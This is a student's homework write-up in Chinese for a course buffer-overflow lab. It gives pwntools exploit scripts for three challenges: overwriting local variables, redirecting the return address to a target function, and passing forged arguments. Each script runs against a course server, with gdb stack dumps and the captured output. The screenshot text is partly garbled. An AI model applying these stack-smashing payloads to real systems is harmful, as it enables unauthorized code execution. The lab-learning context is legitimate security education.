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# **Q1**

题目描述很简单,通过观察c文件可以看到,只需要让栈溢出至覆盖函数内部的两个局部变量就可以了, 我们还可以疯狂一点,因为我们甚至不需要hear函数进行返回,在这里我直接塞了100个h,成功获取到 shell

## 代码如下:

```
from pwn import *
context.log_level = 'DEBUG'

key = b"h" * 100
conn = remote("47.99.80.189", 10001)
conn.recvuntil("ID:\n")
conn.sendline("3180104933")
conn.recvuntil("characters:\n")
conn.sendline(key)
conn.interactive()
```

## 成功截图:



# Q2

稍微复杂了一些,在这里我们观察源代码后发现,target\_code函数没有被调用过,就想到是修改函数的返回地址改变整个程序的流程

首先我们通过反编译,找到target\_code函数的地址,这里是 0x08048576

08048570 55 08048571 89 e5 08048573 5d 08048574 eb 8a		EBP EBP,ESP EBP register_tm_clones ide: CALL_RETURN (CALL_TE			
**************************************					
	undefined target_code()				
undefined		<return></return>			
08048576 55	target_code PUSH	EBP			
08048577 89 e5	MOV	EBP, ESP			
08048579 53	PUSH	EBX			
0804857a 83 ec 04	SUB	ESP,0x4			
0804857d e8 2e ff ff ff	CALL	x86.get_pc_thunk.bx			
08048582 81 c3 7e la 00 00	ADD	EBX,0xla7e			
08048588 83 ec Oc	SUB	ESP, 0xc			
0804858b 8d 83 60 e7 ff ff	LEA	EAX,[EBX + 0xffffe760]:			
08048591 50	PUSH	EAX=>s_[HACKED]_0804876			

```
gdb bof-boy
File Edit View Search Terminal Help
         read(0,buffer,LENGTH*3);
  16
         if (strlen(buffer) > 10) {
▶ 17
              printf("[x] Invalid Password \n");
  18
       exit(0);
  19
  20
         }
  21 }
  22
90:0000
        esp
               0xffffd070 →
                                                               ) ← 0x1d7d8c
01:0004
       <u>0xffffd078</u> ← 0xa /* '\n'
02:0008
                <u>0xffffd07c</u> ← 0x0
03:000c
                0xffffd080 →
04:0010
                                                  ebx /* '[*] Give me something
                                        → pop
               ' */
0xffffd084 →
to overflow me!
05:0014
        ← add
                 dword ptr [eax], eax
06:0018
                0xffffd088 → 0xffffd098 ← 0x0
        ebp
97:001c
                <u>0xffffd08c</u> →

→ sub
                                                             esp, 0xc
► f 0 80485f7 func+61
  f 1 80486b5 main+136
  f 2 f7df6f21 __libc_start_main+241
```

因此, 我们需要 0x8c - 0x74 - 2 = 22个字符空间, 随后放上0x08048576就可以了

但这里还有一个需要注意的地方,在func中对strlen做了判断,搜索了一下发现read遇到\0后不会截断,所以干脆开始就弄一个\0,跳过判断,达到目的。


```
from pwn import *
context.log_level = 'DEBUG'

ptr = 0x08048576
key = b"\0"+ b"h"*21 + p32(ptr)

conn = remote("47.99.80.189", 10002)
conn.recvuntil("ID:\n")
conn.sendline("3180104933")
conn.sendline(key)
conn.interactive()
```

成功截图:

```
python3 exploit.py
File Edit View Search Terminal Help
[+] Opening connection to 47.99.80.189 on port 10002: Done
     [] Received 0x1d bytes:
    b'Please input your StudentID:\n'
     [] Sent Oxb bytes:
    b'3180104933\n'
     ] Sent 0x1b bytes:
                                                                   -hhh hhhh hhh
    00000000
                 68 68 68 68 68 68
                                       68 68 68 68 68 68 68
h hhhh
    00000010 68 68 68 68 68 68 76 85 04 08 (
                                                                   hhhh hhv. · · ·
    0000001b
[*] Switching to interactive mode
     G] Received 0x2f bytes:
    b'Welcome 3180104933! Here comes your challenge:\n'
Welcome 3180104933! Here comes your challenge:
      i] Received 0x4d bytes:
    b'[*] ZJUSSEC HW1: Buffer Overflow Boy \n'
    b'[*] Give me something to overflow me! \n'
[*] ZJUSSEC HW1: Buffer Overflow Boy
[*] Give me something to overflow me!
      Received 0x9 bytes:
    b'[HACKED]\n'
[HACKED]
```



又难了一点点,这次加了参数,观察反汇编后的代码发现buffer位于ebp-0x1c,按照栈结构推理,返回地址应该在ebp+0x4的位置,通过gdb验证如下:

```
gdb bof-again
    File Edit View Search Terminal Help
                                                b *0x080485cd
Breakpoint 2 at 0x80485cd: file bof-again.c, line 21.
Continuing.
WOW
Breakpoint 2, 0x080485cd in func () at bof-again.c:21
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
  *EAX 0x4
      EBX
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    IC) ← add
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              dword
 ptr [eax], eax
    *ECX <u>0xffffd05c</u> ← 'wow\n'
     *EDX 0x3c
        EDI
                                           0x0
        ESI
                                                                                                                                                                                                                                                                                                          ) ← 0x1d7d8c
       EBP <u>0xffffd078</u> → <u>0xffffd088</u> ← 0x0
      ESP 0 \times 10^{-5} \times 10^{-5
    *EIP
                                                                                                                                                                                                          ← leave
       ► 0x80485cd <func+81>
                                                                                                                                                                                                     leave
```

因此,我们得先输进去32个字符,然后替换掉返回地址(同Q2,可以从反汇编代码中得到地址),这时还 差参数没覆盖,按栈的结构想了想,觉得参数在ebp+0x8和ebp+0xc的位置,和返回地址连着,然后试 了试发现没有通过。

仔细思考了一下,因为我们覆盖掉原始ip进行返回地址的偷换,所以**没有call这个汇编过程**,因此在func函数执行完ret,将返回地址出栈后,直接执行target\_code函数,eip没有入栈。因此,ebp与在我们进行溢出时相比会产生4的偏移,需要补充4个字符才能到达正确的参数地址

### 代码如下:

```
from pwn import *
context.log_level = 'DEBUG'

ptr = 0x08048516
arg1 = 0xaaaabbbb
arg2 = 0xccccdddd
key = b"h"*32 + p32(ptr) +b"h"*4 + p32(arg1) + p32(arg2)

conn = remote("47.99.80.189", 10003)
conn.recvuntil("ID:\n")
conn.sendline("3180104933")
conn.recvuntil("me! \n")
conn.sendline(key)
```

## 成功截图:

```
03_bof_again python3 exploit.py
[+] Opening connection to 47.99.80.189 on port 10003: Done
     Received 0x1d bytes:
   b'Please input your StudentID:\n'
   BUG] Sent 0xb bytes:
b'3180104933\n'
     [] Received 0x2f bytes:
   b'Welcome 3180104933! Here comes your challenge:\n'
     [] Received 0x4f bytes:
   b'[*] ZJUSSEC HW1: Buffer Overflow Again \n'
   b'[*] Give me something to overflow me! \n'
     [] Sent 0x31 bytes:
   h hhhh
   00000020 16 85 04 08 68 68 68 68 bb bb aa aa dd dd cc cc | .... hhhh | ...
   00000030
   00000031
[*] Switching to interactive mode
     ] Received 0x8 bytes:
   b'[HACKED]'
[HACKED][DEBUG] Received 0x1 bytes:
   b'\n'
 ls
```

